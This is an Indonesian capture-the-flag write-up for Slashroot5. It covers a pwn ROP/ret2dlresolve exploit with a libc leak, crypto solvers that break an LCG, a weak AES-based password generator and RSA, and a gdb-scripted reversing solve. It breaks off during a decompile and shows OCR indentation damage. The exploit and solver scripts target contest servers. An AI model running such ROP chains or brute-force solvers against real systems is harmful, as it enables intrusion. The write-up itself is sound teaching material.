
```
    p = remote(HOST,PORT)

rop = ROP(elf)
dlresolve = Ret2dlresolvePayload(elf, "puts", [elf.got['setvbuf']])
rop.read(0, dlresolve.data_addr) # do not forget this step, but use whatever function you like
rop.ret2dlresolve(dlresolve)
print(len(rop.chain()))



payload = b'A'*40
payload += p64(0x00000000004013b1) #pop_rsi_r15
payload += p64(elf.bss()+0x700)
payload += p64(0x0)
payload += p64(elf.sym['read'])
payload += p64(0x000000000040119d) #pop_rbp
payload += p64(elf.bss()+0x700)
payload += p64(0x0000000000401303) #leave_ret
p.send(payload)
sleep(1)

p.send((b"A" * 8 + rop.chain()).ljust(0x8C-0x30-4, b"\x00")+p64(0x000000000040119d)+p64(0x404120)+p64(0x0000000000401325)+p64(0xcafebeef)*(0x18//8)+p32(0xdeadbeef))
p.send(dlresolve.payload)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['setvbuf']
print(hex(libc.address))

pop_rdi = libc.address + 0x0000000000026b72
pop_rdx_r12 = libc.address + 0x000000000011c371
pop_rsi = libc.address + 0x0000000000027529

def getdent():
    rop = b""
    rop += p64(0x000000000004a550+libc.address) #poprax
    rop += p64(0x4e)
    rop += p64(pop_rdi)
```



```
    rop += p64(0x5)
    rop += p64(pop_rsi)
    rop += p64(elf.bss()+0x500)
    rop += p64(pop_rdx_r12)
    rop += p64(0x500)
    rop += p64(0x0)
    rop += p64(0x0000000000066229+libc.address) #syscall
    return rop

def flag():
    rop = b""
    rop += p64(pop_rdi)
    rop += p64(0x5)
    rop += p64(pop_rsi)
    rop += p64(elf.bss()+0x500)
    rop += p64(pop_rdx_r12)
    rop += p64(0x40)
    rop += p64(0)
    rop += p64(libc.sym['read'])
    return rop


rop2 = ROP(libc)
rop2.read(0, 0x404170-0x10, 0x1000)
print(rop2.dump())
sleep(1)
payload2 = b'ini_flagnya_kak_45ce213FdB7fD9Aa'
payload2 += b'\x00'*(40-len(payload2))
payload2 += rop2.chain()
p.send(payload2)

rop3 = ROP(libc)
rop3.open(0x404100,0,0)
payload3 = b'B'*0x8
payload3 += rop3.chain()
#payload3 += getdent()
payload3 += flag()
payload3 += p64(pop_rdi)
payload3 += p64(0x1)
```


```
payload3 += p64(pop_rsi)
payload3 += p64(elf.bss()+0x500)
payload3 += p64(pop_rdx_r12)
payload3 += p64(0x500)
payload3 += p64(0x0)
payload3 += p64(libc.sym['write'])
sleep(1)
p.send(payload3)

p.interactive()
```

Jika ingin tahu nama flag ubah payload2 dengan **“.\x00”**



```
\xb0\xf70\xd61\x18..\x00\x00?8\x04\x00\x00T^/\xfa\xd9\xf5\xd42 \x00ha
7\xb6\x14\xfa_ chall.c\x00\x00\x0@8\x04\x00\x00Wv\xaas413a0\x00eda-se
x04\x00\x00\x8e\xcbqT\xfb
                                    z8\x00ni_flagnya_kak_45ce213FdB7fD9Aa\x00\xf
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
\x00\x00\x00
\x00\x00\x00\x00\xc6O\xf4|\x00@@\x00\x00\x00@@\x00\x00\x00\xd4O\xf4|\
\x00\x00\x00AAAAAAA\xd0@\x00\x00\x006z\xe8\xfd\x00\x00\x00\x00\x00\x9
```

Lalu setelah dapat nama flagnya tinggal ganti deh



```
[*] Loaded 14 cached gadgets for './chall'
80
0x7f1c227ed000
[*] Loaded 201 cached gadgets for '/lib/x86_64-linux-gnu/libc.so.6
0x0000:   0x7f1c22909371 pop rdx; pop r12; ret
0x0008:           0x1000 [arg2] rdx = 4096
0x0010:       b'eaaafaaa' <pad r12>
0x0018:   0x7f1c22814529 pop rsi; ret
0x0020:         0x404160 [arg1] rsi = 4211040
0x0028:   0x7f1c22813b72 pop rdi; ret
0x0030:              0x0 [arg0] rdi = 0
0x0038:   0x7f1c228fe130 read
[*] Switching to interactive mode

Slashroot5{ndabisa_buat_soal_susah_nangid}\x00\x00\x00P\x13\x00\x0
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
xff\xff\xff\x00\xff\xff\xff\xff\xff\xff\xffseccomp\x00ction K\x00\
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\xd10\x00\x00\x00\x00\xa0\x96\x9d"\x1c\x00\x00\x00\x00
\x00\x00\x00
```

Flag : **Slashroot5{ndabisa_buat_soal_susah_nangid}**

CRY

Old but [G]old (852 pts)


Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from random import *

class LCG:
    def __init__(self, seed):
    self.mod = (1<<16) + 1
    self.mult = randint(2,self.mod-2)
    self.inc = randint(2,self.mod-2)
    self.state = seed

    def next(self):
    self.state = (self.state * self.mult + self.inc) % self.mod
    return self.state

flag_content = open("flag.txt").read().strip()
seed = randint(2, (1<<16)-2)
r = LCG(seed)

while True:
    print("Menu:")
    print("[1] Guess flag")
    print("[2] Encrypt message")
    print("[3] Exit")
    inp = input("Input: ")

    if inp == "1":
    guess = input("Your guess: ")
    if guess == flag_content:
    print("NOICE!!!")
    print(f"Here is your flag: Slashroot5{{{flag_content}}}")
    exit()
    else:
    print("Nope....")
    elif inp == "2":
    msg = input("Your message: ")
    plain = flag_content + "||" + msg
    res = [r.next() ^ ord(x) for x in plain]
    print(f"Here is your encrypted message: {res}")
    elif inp == "3":
    exit()
    else:
    print("Unknown input...")
```

```
        print()
```

Intinya program tersebut menggunakan algoritma lcg, kemudian melakukan xor dengan plaintext. Disini kita bisa melakukan chosen plaintext attack , kemudian lakukan xor untuk mendapatkan nilai randomnya , kemudian crack lcg nya , kemudian tinggal bruteforce nilai pertama dari plaintext untuk melakukan generate random selanjutnya. Berikut solver yang kami gunakan

```
import math
import functools
import string
from pwn import *

reduce = functools.reduce
gcd = math.gcd

def egcd(a, b):
        if a == 0:
        return (b, 0, 1)
        else:
        g, x, y = egcd(b % a, a)
        return (g, y - (b // a) * x, x)

def modinv(b, n):
        g, x, _ = egcd(b, n)
        if g == 1:
        return x % n

def crack_unknown_increment(states, modulus, multiplier):
        increment = (states[1] - states[0]*multiplier) % modulus
        return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
        multiplier = (states[2] - states[1]) * modinv(states[1] - states[0], modulus) % modulus
        return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
        diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
        zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
        modulus = abs(reduce(gcd, zeroes))
        return crack_unknown_multiplier(states, modulus)

class prng_lcg:

        def __init__(self, seed, m,n,c):
        self.state = seed
        self.m = m
        self.n = n
        self.c = c

        def next(self):
        self.state = (self.state * self.m + self.c) % self.n
        return self.state

msg = "AAAAAAA"
r = remote("103.145.226.170", 1011)
r.recvuntil(b":")
r.sendline("2")
r.recvuntil(b":")
r.sendline(msg)
r.recvuntil(b"encrypted message: ")
tmp = r.recvline()
exec(b"known="+tmp)
known = known[::-1]
list_num = []
for i in range(len(msg)):
        list_num.append(known[i]^ord(msg[i]))
list_num = list_num[::-1]
n, m , c = crack_unknown_modulus(list_num[1:])
known = known[::-1]
for x in string.printable[:-6]:
        flag = x
        gen = prng_lcg(ord(flag)^known[0],m,n,c)
        for i in range(len(known)-1):
        tmp = chr(gen.next()^known[i+1])
        if(tmp in string.printable[:-6]):
        flag += tmp
        if(len(flag)==len(known)):
        print(flag)
```



```
kosong  ~  ctf  slashroot  python solver_lcg.py
[+] Opening connection to 103.145.226.170 on port 1011: Done
idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3||AAAAAAA
```

Flag : Slashroot5{idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3}

Lupa Passwd (929 pts)


Diberikan source code sebagai berikut

```
#!/usr/bin/env python3

from binascii import unhexlify
from Crypto.Cipher import AES
import json
import os
import random
import string

registered_user = [
        {
        "username": "adm1n",
        "password": os.urandom(32)
        }
]

def send(msg):
        msg = json.dumps(msg)
        print(msg)

def generate_pass(iv):
        idx = random.randint(0, len(registered_user)-1)
        x = registered_user[idx]["username"].encode()
        init = list((x * (32//len(x)+1))[:32])
        random.shuffle(init)

        key = os.urandom(16)
        aes = AES.new(key, AES.MODE_ECB)

        value = b""
        for i in range(len(init)):
        b = aes.encrypt(iv)[0]
        c = b ^ init[i]
        value += bytes([c])
        iv = iv[1:] + bytes([c])

        charset = string.printable[:-6]
        result = ""
        for v in value:
        result += charset[v%len(charset)]

        return result

def login(creds):
        user = creds["username"]
        if user == "adm1n":
        flag = open("flag.txt").read()
        send({
        "message": f"Congrats, here's your flag: {flag}"
        })
        else:
        send({
        "message": f"Nothing to see here, {user}"
        })

def change_pass(username, index, iv):
        new_pass = generate_pass(iv)
        registered_user[index] = {
        "username": username,
        "password": new_pass
        }

        send({
        "message": f"Password has been changed. For further information, please contact
Administrator."
        })

if __name__ == "__main__":
        while True:
        try:
        inp = input()
        data = json.loads(inp)
        if data["action"] == "login":
            creds = {
            "username": data["username"],
            "password": data["password"]
            }
            if creds in registered_user:
            login(creds)
            else:
            send({
            "message": "Wrong username or password."
            })

        elif data["action"] == "register":
            registered = False
            for i in range(len(registered_user)):
            if registered_user[i]["username"] == data["username"]:
            registered = True
            break
            if not registered:
            registered_user.append({
            "username": data["username"],
            "password": data["password"]
            })
            send({
            "message": "User has been registered."
            })
            else:
            send({
            "message": "User already exist."
            })

        elif data["action"] == "change_password":
            found = False
            for i in range(len(registered_user)):
            if registered_user[i]["username"] == data["username"]:
            found = True
            iv =  unhexlify(data["iv"])
            change_pass(data["username"], i, iv)
            break
            if not found:
            send({
            "message": "Username does not exist."
            })

        else:
            send({
            "message": "What is this?"
            })

        except Exception as e:
        send({
            "message": "Something is wrong"
            })
```

Intinya disini kita disuruh login menggunakan user adm1n , namun password awal digenerate secara random dan kita bisa ganti password user tersebut , namun password yang dihasilkan dibuat dari username user yang ada dijadiin 32 byte dan iv yang kita masukkan. Disini generate password memiliki kelemahan yaitu zero logon, jadi disini saya membuat user dengan username 1 byte , lalu iv 32 byte sama semua. Jadi ketika beruntung , maka nilai init adalah 32*username_1_byte dan iv 32 byte dengan value sama semua tadi. Jadi selanjutnya dengan kita tinggal melakukan bruteforce terhadap passwordnya yaitu 32 byte karakter yang sama. Berikut solver yang kami gunakan

```
from pwn import *
import json
import string

found = True
while found:
    r = remote("103.145.226.170",1012)
    r.sendline('{"action":"register","username":"A","password":"kosong"}')
    r.recvline()
    data =
{"action":"change_password","username":"adm1n","iv":"616161616161616161616161616161
61616161616161616161616161616161616161616161616161616161616161616161616161
616161616161616161616161"}
    r.sendline(json.dumps(data))
    r.recvline()
    for i in string.printable[:-6]:
            data = {"action":"login","username":"adm1n","password":i*32}
            r.sendline(json.dumps(data))
            tmp = json.loads(r.recvline().strip())
```

```
        if('Wrong' not in tmp['message']):
                print(tmp['message'])
                found = False
                break
```



```
kosong  ~  ctf  slashroot  python solver_lupapasswd.py
[+] Opening connection to 103.145.226.170 on port 1012: Done
Congrats, here's your flag: Slashroot5{Br0_k0k_b1s4_t4u_p4ssw0rd_adm1n???}
```

Flag : Slashroot5{Br0_k0k_b1s4_t4u_p4ssw0rd_adm1n???}

Wut is this? (1000 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from Crypto.Util.number import *

def gen_key(e):
        while True:
        p = getPrime(512)
        q = getPrime(512)
        phi = (p-1) * (q-1)
        if GCD(e, phi) == 1:
        return e, p, q

def random_stuff(m, l):
        range_ = l - bytes_to_long(m).bit_length()
        padding = long_to_bytes(getRandomNBitInteger(range_))
        if len(padding) > 0xff:
        raise ValueError("Padding length exceed 0xff")
        result = bytes_to_long(chr(len(padding)).encode("latin1") + padding + m)
        return long_to_bytes(result << 2)

if __name__ == "__main__":
        FLAG = open("flag.txt", "rb").read()
        part1 = b"".join([chr(FLAG[i]).encode() for i in range(0, len(FLAG), 2)])
        part2 = b"".join([chr(FLAG[i]).encode() for i in range(1, len(FLAG), 2)])

        while True:
        e1, p1, q1 = gen_key(3)
        n1 = p1 * q1
        f1 = bytes_to_long(random_stuff(part1, 335))
        if pow(f1, e1) > n1:
        break

        e2, p2, q2 = gen_key(65537)
        n2 = p2 * q2
        f2 = bytes_to_long(part2)
        ct1 = pow(f1, e1, n1)
        ct2 = pow(f2, e2, n2)
        r = pow(5*p2 + 4*q2, e1, n2)
        s = pow(9*p2 + 5*q2, e2, n2)

        print(f"n1 = {n1}")
        print(f"n2 = {n2}")
        print(f"ct1 = {ct1}")
        print(f"ct2 = {ct2}")
        print(f"r = {r}")
        print(f"s = {s}")
```


Untuk ct1 bugnya adalah nilai exponent yang kecil , namun dipadding , tapi bisa kita bruteforce nilai paddingnya untuk mendapatkan ciphertext yang merupakan bilangan kubik. Untuk ct2 berikut adalah penjabarannya

```
ct1 = ( 5p2 + 4q2 )^e1
ct2 = ( 9p2 + 5q2 )^e2

ct1^e2 = ( 5p2 + 4q2 )^e1e2 = 5p2^e1e2 + 4q2^e1e2
ct2^e1 = ( 9p2 + 5q2 )^e2e1 = 9p2^e1e2 + 5q2^e1e2

Pilih salah satu yang mau dihilangkan,  misal q2^e1e2 , jadi tinggal cari nilai inverse dari
5^e1e2 dan 4^e1e2 lalu kalikan dengan masing masing ct agar konstanta q2^e1e2 nya
menjadi 1 dan tinggal eliminasi.

4^-(e1e2)*ct1^e2 = ( 5p2 + 4q2 )^e1e2 = 5p2^e1e2*4^-(e1e2) + q2^e1e2
5^-(e1e2)*ct2^e1 = ( 9p2 + 5q2 )^e2e1 = 9p2^e1e2*5^-(e1e2) + q2^e1e2
Kurangi

4p2^e1e2*5^-(e1e2) -> memiliki faktor p , jadi tinggal lakukan gcd
```

Berikut solver yang kami gunakan

```
from math import gcd
from Crypto.Util.number import *
import gmpy2

def egcd(a, b):
        if a == 0:
        return (b, 0, 1)
        g, y, x = egcd(b%a,a)
        return (g, x - (b//a) * y, y)

def modinv(a, m):
        g, x, y = egcd(a, m)
        if g != 1:
        raise Exception('No modular inverse')
        return x%m

def solve(ct, e, n, padding_len):
        new_ct = ct * pow(modinv(256, n) ** padding_len, e, n)
        new_ct %= n
        for i in range(256):
        potential_pt, is_cube = gmpy2.iroot(new_ct + (n * i), e)
        if is_cube:
        return long_to_bytes(potential_pt>>2)

n1 =
73814292968429735195834690781429441989822588625439830342971235070606265604
87095802148366878098155194683285003224336985093747186174097492243780556650
39743091881768943457957145804003938331403917719212286331005933734024126757
04585238301791759881295257935813358013135184331533998279266536975974054216
809959038577
n2 =
14178931396951571745024752663712069691331455638859439138049708659337698664
08315633771576718367368591680918803804304577217873237464055194053876441354
16724988558831425151713008932337188187039306489873783400615100397663211310
62997159579730056025176913150697518569321167130458267106252477966013773655
6076547406521
ct1 =
477066569221128960804169150836387317011646605164214121226737867093833201400
34303903220637210299716732804192359605081970486150525031904649059508477074
861074894792840838296788077607255860192211626011041533562278389229797524740
02106850312877633104835162028228834186718283054688226470751570521072049955
0255827557
ct2 =
20634146272139836320132323498062285154439077781413967965588887652046521135
57195029907384240546506371900121380832327164643811449427768825298435421815
831071538948111731640895545090394503243654378500274571205747742412318659041
51779675771987535229518609553609005226967474286316149430380125866691680049
86077292936
r =
35803818107255403161320871104371579785089651745435944750185994963728438730
45819214082942852177952051232051903407118822983830535658581766327201028976
88573485813918633736155107148032543379623137153171193803610077745921205209
21731930208372763440134843337881537891854771910404622026997707510592608176
040305575610
s =
19391162394644769326239579908821884705659053053253537341352231475794610992
519056504020458418958881026277468513156307021103699056518439112338459886184
04160651903122069152558413416128932700967989517496384403170762803668245418
082880118017899709114719271537865256927051234835026575569812881059266511480
4839710152
e1 = 3
e2 = 65537
lhs1 = r
lhs2 = s
```

```
lhs1 = pow(r, e2, n2)
lhs2 = pow(s, e1, n2)

lhs1 = inverse(pow(4, e1 * e2, n2), n2) * lhs1 % n2
lhs2 = inverse(pow(5, e1 * e2, n2), n2) * lhs2 % n2
lhs = (lhs1 - lhs2) % n2

p = GCD(lhs, n2)
q = n2//p
d2 = inverse(e2,(p-1)*(q-1))
a = "?"*30
b = long_to_bytes(pow(ct2,d2,n2)).decode()

for padding_len in range(336):
    a = solve(ct1,e1,n1,padding_len)
    if(a!=None):
            break
a = a[17:].decode()
flag = ""
for i in range(len(b)):
    flag += a[i]
    flag += b[i]
print(flag+"}")
```




```
kosong  ~  ctf  slashroot  wut  python solver_wut.py
Slashroot5{just_random_RSA_with_random_stuff_yes??}
```

Flag : Slashroot5{just_random_RSA_with_random_stuff_yes??}

REV


ez clap (828 pts)

Disini kami coba melakukan decompile terhadap file elf tersebut



```
__int64 __fastcall check(int a1, int a2)
{
  return a1 ^ (a2 * (a2 ^ 16 * ((unsigned __int8)(10 * a2) + 1337) ^ (unsigned __int8)(10 * a2))
             + (unsigned __int8)(10 * a2) * 16 * ((unsigned int)(unsigned __int8)(10 * a2) + 1337));
}
```


Kami coba selesaikan dengan scripting dan z3 tapi hasilnya salah , yaudah kami lakukan scripting dengan mengambil nilai langsung pada eax



```
xor     eax, [rbp+var_24]
pop     rbp
retn
; } // starts at 7AA
check endp
```

Berikut script yang kami gunakan

```
#!/usr/bin/python3

static_val=0
class SolverEquation(gdb.Command):
    def __init__ (self):
    super (SolverEquation, self).__init__ ("solve-equation",gdb.COMMAND_OBSCURE)

    def invoke (self, arg, from_tty):
    global static_val
    # run < <(python2 -c "print '0\n0\n'")
    gdb.execute("b *0x0000555555400803")
    gdb.execute("r")
    for i in range(255):
    val = addr2num(gdb.selected_frame().read_register("eax"))
    # print(val)
    gdb.execute("set {int}($rbp-0x24)=$eax")
    gdb.execute("c")
    static_val += val
    print(static_val)
def addr2num(addr):
    try:
    return int(addr)&0xffffffff  # Python 3
    except:
    return long(addr) # Python 2
SolverEquation()
```




```
0x00007fffffffdc78│+0x0008: 0x000055555540086c  →  <main+100> test eax, eax
0x00007fffffffdc80│+0x0010: 0x0000000000000000
0x00007fffffffdc88│+0x0018: 0x00000000554006a0
0x00007fffffffdc90│+0x0020: 0x000000ff00000000
0x00007fffffffdc98│+0x0028: 0x87430193b267b500
0x00007fffffffdca0│+0x0030: 0x0000000000000000
0x00007fffffffdca8│+0x0038: 0x00007ffff7dd50b3  →  <__libc_start_main+243> mov edi, eax
──────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x5555554007fa <check+80>       lock   add eax, edx
   0x5555554007fd <check+83>       mov    DWORD PTR [rbp-0x4], eax
   0x555555400800 <check+86>       mov    eax, DWORD PTR [rbp-0x4]
 → 0x555555400803 <check+89>       xor    eax, DWORD PTR [rbp-0x24]
   0x555555400806 <check+92>       pop    rbp
   0x555555400807 <check+93>       ret
   0x555555400808 <main+0>         push   rbp
   0x555555400809 <main+1>         mov    rbp, rsp
   0x55555540080c <main+4>         sub    rsp, 0x20
─────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "chall", stopped 0x555555400803 in check (), reason: BREAKPOINT
───────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x555555400803 → check()
[#1] 0x55555540086c → main()
────────────────────────────────────────────────────────────────────────────────────────
er 234: Input number 235: Input number 236: Input number 237: Input number 238: Input number 239: Input number 240: I
nput number 241: Input number 242: Input number 243: Input number 244: Input number 245: Input number 246: Input numb
er 247: Input number 248: Input number 249: Input number 250: Input number 251: Input number 252: Input number 253: I
nput number 254: Input number 255: FLAG: Slashroot5{0}
[Inferior 1 (process 13056) exited normally]
1550700672
gef➤  
```

Flag : Slashroot5{1550700672}

BabyRev (894 pts)

Disini kami coba lakukan decompile



```
  while ( &v8 != (char *)(&v9 - 74752) )
    ;
  v12 = __readfsqword(0x28u);
